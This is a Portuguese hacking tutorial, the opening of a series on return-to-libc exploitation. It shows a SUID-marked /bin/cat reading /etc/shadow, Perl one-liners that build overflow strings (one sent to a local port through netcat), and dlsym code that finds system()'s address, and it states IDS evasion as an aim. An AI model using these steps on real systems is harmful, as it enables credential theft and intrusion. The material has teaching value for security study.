The Brazilian underground hacking

```
char *titulo[]={

"[=] + ========================[+]========================== + [=]\n",
"     ***   ----=[ Retornando para libc - Parte I]=---- ***  \n",
"     *** ----=[ VP - The Brazilian squad of knowledge ]----      \n",
"[=] + ========================[+]========================== + [=]\n\n"};
```

Autor : 6_Bl4ck9_f0x6
A.k.a : David Diego Dennys F. Siqueira
MSN : b-fox [at] metasploit-br [dot] org
E-mail : b-fox [at] bol [dot] com [dot] br
Milw0rm : http://www.milw0rm.com/author/1863/

Important – Please to read

Firstly I want to tell for all that I wrote this text for beginners from Brazil and all beginners of the world (our world). Hope not receive more mails about in Brazil to exist many good hackers, but my ultimate text wasn't revolutionary. Please friend, don't send this for me more, I did receive four hundred and seven mails about my ultimate text and this theme did exist in most. Here doesn't have nothing new, but here the form of knowledge isn't hard to understand (unlike much text existing actually). Believe this text is the more easy to understand today. Our community is big friend, we together can to make anything, for this wrote this file. Big hug for my old friend str0ke, because he is the man that open the doors for the Brazilian scene in the milw0rm, publishing we texts. A big hug also for all guys from packetstormsecurity and a special hug for F3rGO, Dark_Side, VooDoo and Cheat Struck. They are the bests or some of the bests of the my country. We are **Black Hats,** true **Black Hats!** Pure blood Hackers. Have a nice reading my friend and please wait my underground tools (revolutionary tools)...

“Se voce quer um servico bem feito... contrate um profissional”

-- Unknown

----------==[**char** *Table_of_Contents[] = {

“	0x00000001 - Introducao	\n“,
“	0x00000002 - Variaveis de ambiente	\n”,
“	0x00000003 - Comandos utilizados	\n”,
“	0x00000004 - Entendendo as libraries (bibliotecas)	\n”,
“	0x00000005 - Entendendo o retorno a libc	\n”,
“	0x00000006 - Exploracao local - Retornando para libc	\n”,
“	0x00000007 - Usando wrappers	\n”,
“	0x00000008 - Usando variaveis de ambiente para exploracao	\n”,
“	0x00000009 - Consideracoes finais	\n”,

};

----- Capitulo 0x00000001

[=] + ========== + [=]

-----=[Introducao]=-----

[=] + ========== + [=]

Com o conhecimento aqui descrito voce aprendera a explorar aplicacoes vulneraveis a overflow que nao possuem um buffer suficientemente grande para insercao de shellcodes e aprendera a burlar uma grande parte das protecoes atuais referentes ao stack frame. Consequentemente sabera burlar IDS's que possuem assinaturas de shellcodes e podera usar o conhecimento aqui descrito como base para o desenvolvimento de varias outras tecnicas hacker, me refiro a evolucoes da tecnica que aqui sera descrita. Conhecimento previo da base de enderecamento hexadecimal[1], linux[2], desenvolvimento de exploits de b0f[3] e protecao do stack frame[4] tambem se faz necessario, apenas para uma melhor aprendizagem por parte do leitor. Dedico esse texto a toda comunidade hacker (mais recente) e ao meu eterno amor, Anne Carolinne Firmino, por ser uma boa companheira e por ser a mae de meu(s) filho(s).

----- Capitulo 0x00000002

[=] + == + [=]
-----=[Variaveis de ambiente]=-----
[=] + == + [=]


Variaveis de ambiente sao variaveis que podem armazenar qualquer tipo de dado, o nome “ambiente” significa que esses valores/dados podem ser usados a qualquer momento por nos ou por nossas aplicacoes no “ambiente” (sistema operacional) no qual elas foram setadas (Algumas ja sao setadas por default, como a $PATH), contudo existe algumas particularidades referentes as variaveis que devem ser levadas em conta. Existem dois tipos de variaveis de ambiente, que sao:

Variaveis locais


Variaveis locais sao as variaveis que setamos no shell em execucao ou que setamos no arquivo /home/user/.bash_profile em sistemas linux, a unica diferenca entre as duas formas de set de variaveis locais e que quando setamos uma variavel de ambiente na shell esta mesma variavel nao existira caso nos tentassemos usa-la em um outra shell, mas essa mesma variavel quando e setada no arquivo .bash_profile (e devidamente exportada) esta disponivel para qualquer shell mesmo apos o reboot do micro (no qual tambem, automaticamente, atualizara a variavel criada), mas apenas estara visivel para o usuario que possui em seu diretorio home a mesma setada em .bash_profile . No linux por motivo de padronizacao/convencao as variaveis sao setadas com letras maisculas e para referencia-las se faz necessario a especificacao do sinal de cifrao ('$') seguido do nome da variavel. Para setarmos variaveis locais basta especificarmos o nome da variavel seguido do sinal de igual (=) e o seu valor.

```
6_Bl4ck9_f0x6@Vipera:~$ EXEC="/bin/cat /etc/passwd"
```

Observe que setamos a variavel $EXEC com o seguinte valor: /bin/cat /etc/passwd . Quando chamamos a variavel de ambiente executamos esse valor/comando. Veja:



Esse conhecimento lhe sera muito util quando falarmos sobre wrappers. Lembre-se de que uma variavel de ambiente pode armazenar qualquer valor e isso significa que tambem podemos armazenar uma string que faz uma chamada a um programa qualquer. Exemplo:




Veja que a variavel local $EXEC possui o valor **./su root** no qual executa o arquivo su que esta no diretorio /bin/ .

Variaveis globais

As variaveis globais por sua vez sao o oposto das descritas acima, elas sao setadas no arquivo /etc/profile e podem ser usadas por qualquer programa ou por execucao manual, e serao vistas por todos os usuarios do sistema. Para remover uma variavel de ambiente basta usarmos o comando **unset** seguido do nome da variavel ou removermos as entradas nos arquivos citados acima. Existe uma maneira de tornar variaveis locais de shell, em globais, assim fazendo com que as mesmas possam ser vistas pelas aplicacoes. Basta que utilize o comando export seguido do nome da variavel e valor. Veja um exemplo:

export TEST=“Um dia...”



----- Capitulo 0x00000003

[=] + ========== + [=]
-----=[Comandos utilizados]=-----
[=] + ========== + [=]

Os comandos aqui utilizados serao o **chmod** (change mode – mudar modo), **chown** (change own - mudar dono) e tambem utilizaremos o utilitario **perl** para executarmos o debugging nas aplicacoes vulneraveis. O comando chmod e utilizado para "setarmos" permissoes em arquivos, utilizaremos aqui o parametros +s para marcar o elf com bit SUID e assim executarmos o programa com os privilegios de root. Veja um exemplo:

```
6_Bl4ck9_f0x6@Vipera:~$ cat /etc/shadow
cat: /etc/shadow: Permissão negada
```

Repare que o cat nao conseguiu ver o /etc/shadow. Vamos ver as permissoes do cat.

```
6_Bl4ck9_f0x6@Vipera:~$ whereis cat
cat: /bin/cat /usr/share/man/man1/cat.1.gz
6_Bl4ck9_f0x6@Vipera:~$ ls -l /bin/cat
-rwxrwxrwx 1 kurumin kurumin 17156 2007-01-30 16:51 /bin/cat
```

O comando whereis faz uma busca por um determinado comando, retornando o PATH da aplicacao e pagina de manual. Observe que o cat e executado com privilegios de usuario kurumin, ou seja, enquanto meu UID não for 0 nao poderei visualizar o /etc/shadow com o cat, pois a permissao de leitura sobre ele apenas e dada ao usuario root, veja:

```
6_Bl4ck9_f0x6@Vipera:~$ ls -la /etc/shadow
-rw-r----- 1 root shadow 1303 2005-01-01 09:05 /etc/shadow
```

O que um programa marcado com bit SUID faz e mudar o EUID da aplicacao e fazer com que ela seja executada com os privilegios de root, nesse caso, sem precisarmos mudar o UID do usuario corrente. Para fazermos um elf qualquer executar comandos como se fosse o root bastaria que mudassemos o dono da aplicacao que sera marcada com bit SUID com o comando chown, seguido do nome do usuario no qual desejamos que a aplicacao pertenca, no caso, root.

```
6_Bl4ck9_f0x6@Vipera:~$ su  -c "chown root /bin/cat"
Password: **********
```

Digito minha senha de root para poder mudar as permissoes do arquivo /bin/cat/, pois as permissoes de leitura e escrita sobre este arquivo sao dadas ao usuario kurumin e root. Depois que mudamos as permissoes do cat vamos ve-las agora:

```
6_Bl4ck9_f0x6@Vipera:~$ ls -l /bin/cat
-rwxrwxrwx 1 root kurumin 17156 2007-01-30 16:51 /bin/cat
```

Pronto, o dono do cat agora e o root, entao agora bastaria que mudassemos as permissoes de acesso deste elf para que ele nos mostre o /etc/shadow sem estarmos logados como root. Marcaremos agora o bit SUID neste elf.

```
6_Bl4ck9_f0x6@Vipera:~$ su root -c "chmod +s /bin/cat"
Password: **********************************
6_Bl4ck9_f0x6@Vipera:~$ ls -l /bin/cat
-rwsrwsrwx 1 root kurumin 17156 2007-01-30 16:51 /bin/cat
6_Bl4ck9_f0x6@Vipera:~$ cat /etc/shadow | less && echo "Yeah, Yeah, Yeah"
root:/nAAAAAAAA:14250:0:99999:7:::
daemon:*:14250:0:99999:7:::
bin:*:14250:0:99999:7:::
sys:*:14250:0:99999:7:::
sync:*:14250:0:99999:7:::
games:*:14250:0:99999:7:::
man:*:14250:0:99999:7:::
lp:*:14250:0:99999:7:::
:q  <-- Sai do less  (h para ver help)
```

Modifiquei o hash de senha do usuario root para voce não decriptar usando o **John** e decobrir minha senha }=) Agora que voce já entende o que e setUID podemos continuar. Se voce quiser ter uma melhor firmacao sobre setUID recomendo que veja nos link's no final do texto[1].

---=[Perl fuzzing

Existe um recurso do perl que considero incrivel, este recurso e utilizado por especialistas de seguranca do mundo todo para fuzzing em aplicacoes, estou me referindo ao parametro -e do perl.

-e program one line of program (several -e's allowed, omit programfile)

Como voce pode ver este comando nos possibilita a execucao de uma linha de codigo em perl. Veja qual a utilidade desta artimanha abaixo.

```
6_Bl4ck9_f0x6@Vipera:/home/root$ export FUZZING=`perl -e '{print "A" x 255}'`
```

Criamos e exportamos a variavel FUZZING com o valor igual a 255 A's. Veremos agora o valor desta variavel de ambiente.


```
6_Bl4ck9_f0x6@Vipera:/home/root$ echo $FUZZING
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Imagine este recurso no gdb. Isso mesmo, nao apenas e possivel como muito utilizado, juntamente com o netcat[6] e uma infinidade de outras ferramentas.

Exemplo..:

```
6_Bl4ck9_f0x6@Vipera:/home/root$ echo `perl -e '{print "A" x 255}'` | nc 0 666
```

Redirecionei a saida do comando 'echo' para a conexao com o netcat no host local na porta doom (666). Veremos agora como o servidor se comportou logo apos a conexao.



Tambem podemos fazer este comando retornar uma saida com determinada quantidade de A's, por exemplo, e logo em seguida uma quantidade de B's, C's, etc; Bastando utilizarmos a seguinte sintaxe:

```
6_Bl4ck9_f0x6@Vipera:/home$ perl -e 'print "A" x 2 . "WWWW" .
"CCCC"'
AAWWWWCCCC6_Bl4ck9_f0x6@Vipera:/home$
```

Observe que imprimimos dois A's na shell (A x 2), perceba que utilizamos o sinal de vezes para dizermos quantas vezes a letra seria repetida. Observe tambem que para concatenarmos ao final da primeira string, um outra qualquer, basta que utilizemos o '.', como em um codigo fonte em perl. Nesse exemplo acima nao existe salto depois que a string foi impressa. Para saltarmos uma linha basta usar a inserção dos caracteres de scape.

Exemplo I ..:

6_Bl4ck9_f0x6@Vipera:/home$ perl -e 'print "A" x 2 . "WWWW" . "CCCC\n"'
AAWWWWCCCC
6_Bl4ck9_f0x6@Vipera:/home$

Exemplo II ..:

6_Bl4ck9_f0x6@Vipera:/home$ perl -e 'print "A" x 10, "B" x 10'
AAAAAAAAAABBBBBBBBBB6_Bl4ck9_f0x6@Vipera:/home$

Tambem (logicamente) podemos usar caracteres hexadecimais para representar a quantidade de vezes que uma string sera impresa.

Exemplo III ..:

6_Bl4ck9_f0x6@Vipera:/home$ perl -e 'print "A\v\t"x0xA, "B\v\t"x0x0A."\n"'
Av Av Av Av Av Av Av Av Av Av Bv Bv Bv Bv Bv
Bv Bv Bv Bv Bv

Uma ressalva deve ser feita, hackers que não dominam com perfeiçao a tecnica de “return into libc” e que nao possuem muita pratica com “perl fuzzing”, jamais devem utilizar dois print's quando for fazer testes de overflow, isso está errado e pode lhe atrapalhar de diversas formas, pois para cada print emitido apos a virgula, na sintaxe de fuzzing, e acrescentada a string 1 byte a mais. Esse acrescimo nada mais e do que o numero de retorno da funcao print. Como voce já deve ter percebido nos exemplos anteriores, obviamente que o primeiro valor de retorno nao e impresso.

Exemplos:

```
6_Bl4ck9_f0x6@Vipera:/home$ perl -e 'print "A" x 10, print "B" x 10'
BBBBBBBBBBAAAAAAAAAA16_Bl4ck9_f0x6@Vipera:/home$
                                        |
                                        + -- > Retorno de print.

6_Bl4ck9_f0x6@Vipera:/home$ perl -e 'print "A" x 2, print "B" x 0x2, print "C"'
CBB1AA16_Bl4ck9_f0x6@Vipera:/home$
```

O leitor astuto tambem observara que os dados sao impressos primeiramente da direita para a esquerda, ou seja, primeiro e imprimido a string (“C\0”) “C”, “BB” e por ultimo a “AA”. Como já foi dito, hackers que não dominam o RIL (**R**eturn **I**nto **L**ibc) e perl fuzzing com perfeicao, jamais devem utilizar dois print's. Principalmente no que se refere a exploracao de overflow, pois o retorno de print tambem e contado:

```
6_Bl4ck9_f0x6@Vipera:~/Desktop$ export STRING=`perl -e 'print "A" x 2, "B"'`
6_Bl4ck9_f0x6@Vipera:~/Desktop$ ./third_sample $STRING
You said -> AAB:3

6_Bl4ck9_f0x6@Vipera:~/Desktop$ export STRING=`perl -e 'print "A" x 2, print "B"'`
6_Bl4ck9_f0x6@Vipera:~/Desktop$ ./third_sample $STRING
You said -> BAA1:4
Falha de segmentação
```


Veja o codigo fonte do 'third_sample' abaixo. Repare que utilizei strlen() para fazer a contagem da string digitada.

----- Capitulo 0x00000004

```
[=] + ============================================== + [=]
            -----=[ Entendendo as libraries (bibliotecas) ]=-----
[=] + ============================================== + [=]
```

Uma biblioteca nada mais e do que a responsavel por enviar instrucoes para o kernel do sistema. Durante o processo de compilacao de um programa devemos linkar o arquivo objeto a uma determinada biblioteca (API – Application Programming Interface, que nada mais e do que um conjunto de funcoes reunidas em um modulo na memoria, assim formando uma biblioteca) no qual contera instrucoes de chamadas que declaramos no codigo fonte do programa. Podemos tambem

simplesmente carregar uma API/biblioteca dinamicamente como no caso das shared libs, que sao carregadas na inicializacao dos programas e compartilhadas entre os mesmos.



Basicamente existem dois tipos de bibliotecas, as estaticas e as dinamicas. Imagine uma biblioteca nos Unixes como sendo uma DLL (Dynamic Link Library) do windows, quando queremos usar algumas funcoes em nossos programas precisamos linkar no processo de compilacao os arquivos objeto as dll's (API's) que contem essas funcoes, depois que a aplicacao e carregada/copiada na memoria a parte objeto da mesma sempre faz as chamadas as funcoes/syscalls contidas no modulo rereferente a API, que foi mesclada a aplicacao no momento da compilacao. Essas chamadas sao enviadas para o kernel em um nivel de acesso de ring 0 no microsoft windows, a funcao da API e somente enviar as instrucoes do arquivo objeto para o kernel. Agora segue uma descricao um pouco mais detalhada sobre os tipos de bibliotecas existentes e algumas de suas caracteristicas, seguindo uma breve intruducao ao desenvolvimento das mesmas.

---=[**Bibliotecas estaticas**

Alguns IDE's linkam a parte objeto das aplicacoes pre-compiladas a bibliiotecas PADROES, automaticamente, mas em alguns casos se faz necessario a utilizacao de uma linkagem manual da parte objeto de seu programa a um determinada biblioteca, que possuem algum determinado conjunto de funcoes para um determinado fim. Um exemplo e a biblioteca wsock32 do windows, ela possui um conjunto de funcoes para manipulacao de dados atraves da rede, portanto devemos nos referir a ela como uma biblioteca/API de socket. Ja que “mesclamos” a parte objeto de um programa a uma determinada API/biblioteca, entao essa biblioteca e uma biblioteca estática, ou seja, ela e carregada/copiada na memoria no momento da execucao do programa, pois faz parte do arquivo executavel. Se tres aplicacoes executaveis compiladas com bibliotecas estaticas forem executadas, existira tres copias da mesma API carregada na memoria, e isso, dependendo da quantidade de aplicacoes em execucao, consome muita memoria do sistema. Para tentar amenizar isso foi desenvolvido outro tipo de biblioteca, as bibliotecas dinamicas. As bibliotecas estaticas possuem a extensao .a enquanto as extensoes de bibliotecas dinamicas e a .os (object shared – Objeto compartilhado) e tambem vale ressaltar que arquivos objeto no windows possuem a extensao .obj enquanto nos Unixes e a extensao .o, mas a teoria e a mesma.

--=[Bibliotecas dinamicas

O nome “dinamico” quer dizer que a aplicacao referente carrega, usa suas funcoes e descarrega a biblioteca a qualquer momento sem precisar mesclar a API dentro de si, como acontece no caso de bibliotecas estaticas. Para efetuar o carregamente de bibliotecas dinamicas basta que utilizemos funcoes como dlopen() para abrir, dlsym() para resolver symbols na mesma e dlclose() para descarregarmos o modulo da memoria, ambas funcoes estao localizadas no arquivo de cabecalho dlfcn.h, /usr/include/dlfcn.h no Kurumin Linux.

```
/* Open the shared object FILE and map it in; return a handle that can be
   passed to `dlsym' to get symbol values from it.  */
```

/* Abre o arquivo objeto compartilhado e mapeia ele, retorna um handle que pode ser passado a dlsym com o intuito de pegar valores simbolicos do mesmo. */

```
extern void *dlopen (__const char *__file, int __mode) __THROW;
```

Como voce pode ver o primeiro parametro e uma string, no qual indica a localizacao da biblioteca a ser aberta, o segundo e o modo de abertura, e como voce pode ver essa funcao retorna um ponteiro do tipo void. Alguns possiveis modos de abertura sao:

RTLD_LAZY --> Essa flag diz para dlopen() resolver os undefined symbols contidos na API em tempo de execucao, ou seja, enquanto a API estiver sendo executada.

RTLD_NOW --> Essa flag por sua vez indica a dlopen() que a mesma devera resolver todos os symbols indefinidos antes que ela falhe ou retorne um handle. Se algum symbol da biblioteca nao puder ser resolvido ela falhara, retornara um NULL.

A funcao dlerror(); por sua vez imprime mensagens de erro referente ao processo de manipulacao de bibliotecas dinamica. A funcao dlopen() retorna um NULL caso existir algum erro, como por exemplo, caso nao consiga encontrar a biblioteca especificada no primeiro argumento, e esse erro que sera impresso pela funcao dlerror(). Veja exemplos:

-- first.c --

```
#include <stdio.h>
#include <dlfcn.h>

int main (){

   void *retorno;
   retorno = dlopen ("lib.inexistente", RTLD_NOW);

  if (retorno == NULL){
  fprintf (stderr, "ERROR: %s\n", dlerror ());
  return (0);}
}
```

-- cut --

```
6_Bl4ck9_f0x6@Vipera:~/Desktop$ gcc first.c -o first -ldl
6_Bl4ck9_f0x6@Vipera:~/Desktop$ ./first
ERROR: lib.inexistente: cannot open shared object file: No such file or
directory
```

A biblioteca dinamica a ser aberta não foi localizada, por isso a funcao dlopen() retornou essa mensagem de erro acima. dlerror() pode ser utilizado para exibir mensagens de erro das funcoes dlclose(), dlopen() e afins, contudo essa funcao possui uma particularidade, ela exibe a mensagen de erro da ultima funcao, mas a proxima chamada a dlerror() utilizada sempre retornara um NULL, isso e util para sempre "limpar" a mesma para o recebimento de futuras mensagens de erro.

-- cut --

```
#include <stdio.h>
#include <dlfcn.h>

int main (){

   void *retorno;
   retorno = dlopen ("libcap_rlz.so.1.10", RTLD_NOW);

  if (retorno == NULL){
  fprintf (stderr, "ERROR: %s\n", dlerror ());
  return (0);}

  fprintf (stdout, "%s", "The library has been opened sucessful\n");
  dlclose (retorno);
}
```

-- cut --

Observe a utilizacao da funcao dlclose(), esta funcao e a responsavel pelo fechamento da biblioteca dinamica carregada na memoria. Veja seu prototipo:

extern int dlclose (void *__handle) __THROW __nonnull ((1));

Ela recebe como argumento o handle retornado por dlopen(). E importante ressaltar a necessidade de insercao da opcao -l (responsavel para associacao de uma API estatica ao arquivo objeto) seguida da API ld, no qual contem as funcoes acima, propriamente dito. Caso contrario nos seria retornado o seguinte erro:

```
6_Bl4ck9_f0x6@Vipera:~/Desktop$ gcc first.c -o first
/tmp/cccGnB00.o: In function `main':
first.c:(.text+0x21): undefined reference to `dlopen'
first.c:(.text+0x2f): undefined reference to `dlerror'
first.c:(.text+0x83): undefined reference to `dlclose'
collect2: ld returned 1 exit status
```

Observe que no primeiro argumento da funcao dlopen() utilizo como parametro a biblioteca dinamica (.so) libcap_rlz.so.1.10 e nao utilizo um PATH abisoluto, ou seja, nao indico a localizacao des de a raiz do sistema (/). Quando queremos abrir uma biblioteca dinamica nessas circunstancias o sistema segue o seguinte meio para encontrar a biblioteca.

1 – Ele procura a biblioteca contida dentro dos diretorios armazenados como valor na variavel

de embiente LD_LIBRARY_PATH, no qual contem os tais nomes de diretorios separados por dois pontos (':'), esse e o primeiro passo de buscas. Se essa variavel nao estiver definida a defina e visualize seu conteudo com o comando env, que nos mostra todas as variaveis de ambiente setadas.

```
6_Bl4ck9_f0x6@Vipera:~/Desktop$ su -c "mkdir /home/libz"
Password:
6_Bl4ck9_f0x6@Vipera:~/Desktop$ export LD_LIBRARY_PATH=/home/libz/:~
6_Bl4ck9_f0x6@Vipera:~/Desktop$ env | grep "LD_LIBRARY"
LD_LIBRARY_PATH=/home/libz/:/home/6_Bl4ck9_f0x6
6_Bl4ck9_f0x6@Vipera:~/Desktop$ cc first.c -o first -ldl
6_Bl4ck9_f0x6@Vipera:~/Desktop$ ./first
The library has been opened sucessful
6_Bl4ck9_f0x6@Vipera:~/Desktop$ unset LD_LIBRARY_PATH
6_Bl4ck9_f0x6@Vipera:~/Desktop$ ./first
ERROR: libcap_rlz.so.1.10: cannot open shared object file: No such file or
directory
```

Antes de falarmos qual e o segundo local de buscas primeiro preciso falar do loader, que como o proprio nome ja diz, faz o carregamento das bibliotecas. O loader se localiza no diretorio /lib/ e se chama ld-linux.so.*, o asterisco representa a versao do loader, a minha e /lib/ld-linux.so.2. Este arquivo na verdade se trata de um link simbolico para ld-2.3.6.so.

```
6_Bl4ck9_f0x6@Vipera:~$ file /lib/ld-linux.so.2
/lib/ld-linux.so.2: symbolic link to `ld-2.3.6.so'
```

Como todos sabemos o comando file nos mostra o tipo do arquivo. Observe que a descricao retornada, veja que e realmente um link simbolico, para ld-2.3.6, observe os numeros de versao em um formato mais detalhado.

```
6_Bl4ck9_f0x6@Vipera:~$ ls -l /lib/ld-linux.so.2 ; file /lib/ld-2.3.6.so
lrwxrwxrwx 1 root root 11 2008-11-13 15:25 /lib/ld-linux.so.2 -> ld-2.3.6.so
/lib/ld-2.3.6.so: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV),
stripped
```

Caso a environment variable LD_LIBRARY_PATH nao esteje setada o loader fara buscas na lista de bibliotecas definidas em /etc/ld.so.cache. Que por sua vez e definido em /etc/ld.so.conf

```
6_Bl4ck9_f0x6@Vipera:~$ head -n 6 /etc/ld.so.conf
/lib
/usr/lib
/usr/i486-linuxlibc1/lib
include /etc/ld.so.conf.d/*.conf
```

O comando head (cabeca) nos mostra as primeiras dez linhas de um determinado arquivo, com o parametro -n nos podemos definir o numero de linhas que desejamos ver (seu oposto e o comando **tail**, que significa calda).

```
extern void *dlsym (void *__restrict __handle,
                    __const char *__restrict __name) __THROW __nonnull ((2));
```

Para resolvermos symbols nas bibliotecas dinamicas utilizamos a funcao dlsym() no qual e utilizada para essa finalidade. O primeiro argumento dessa syscall devera receber como parametro o handle retornado por dlopen() e o segundo argumento devera ser o sysmbol a ser resolvido, caso o symbol nao possa ser resolvido essa syscall retornara um NULL.

Como voce pode ver essa syscall retorna um ponteiro do tipo void.

-- cut --

```
#include <stdio.h>
#include <dlfcn.h>
#include <stdlib.h>

int main (){

   void *retorno;
   double *RETURN;

   retorno = dlopen (NULL, RTLD_LAZY);

  if (retorno == NULL){
  fprintf (stderr, "ERROR: %s\n", dlerror ());
  return (0);}

 RETURN = (double *) dlsym (retorno, "system");

 if (!RETURN) {
 fprintf (stderr, "Erro ao resolver symbol system: \n[%s]", dlerror());
 dlclose (retorno);
 exit (0);}

 printf ("System is at address: %p\n", RETURN);

 return (0);
}
```

-- cut --

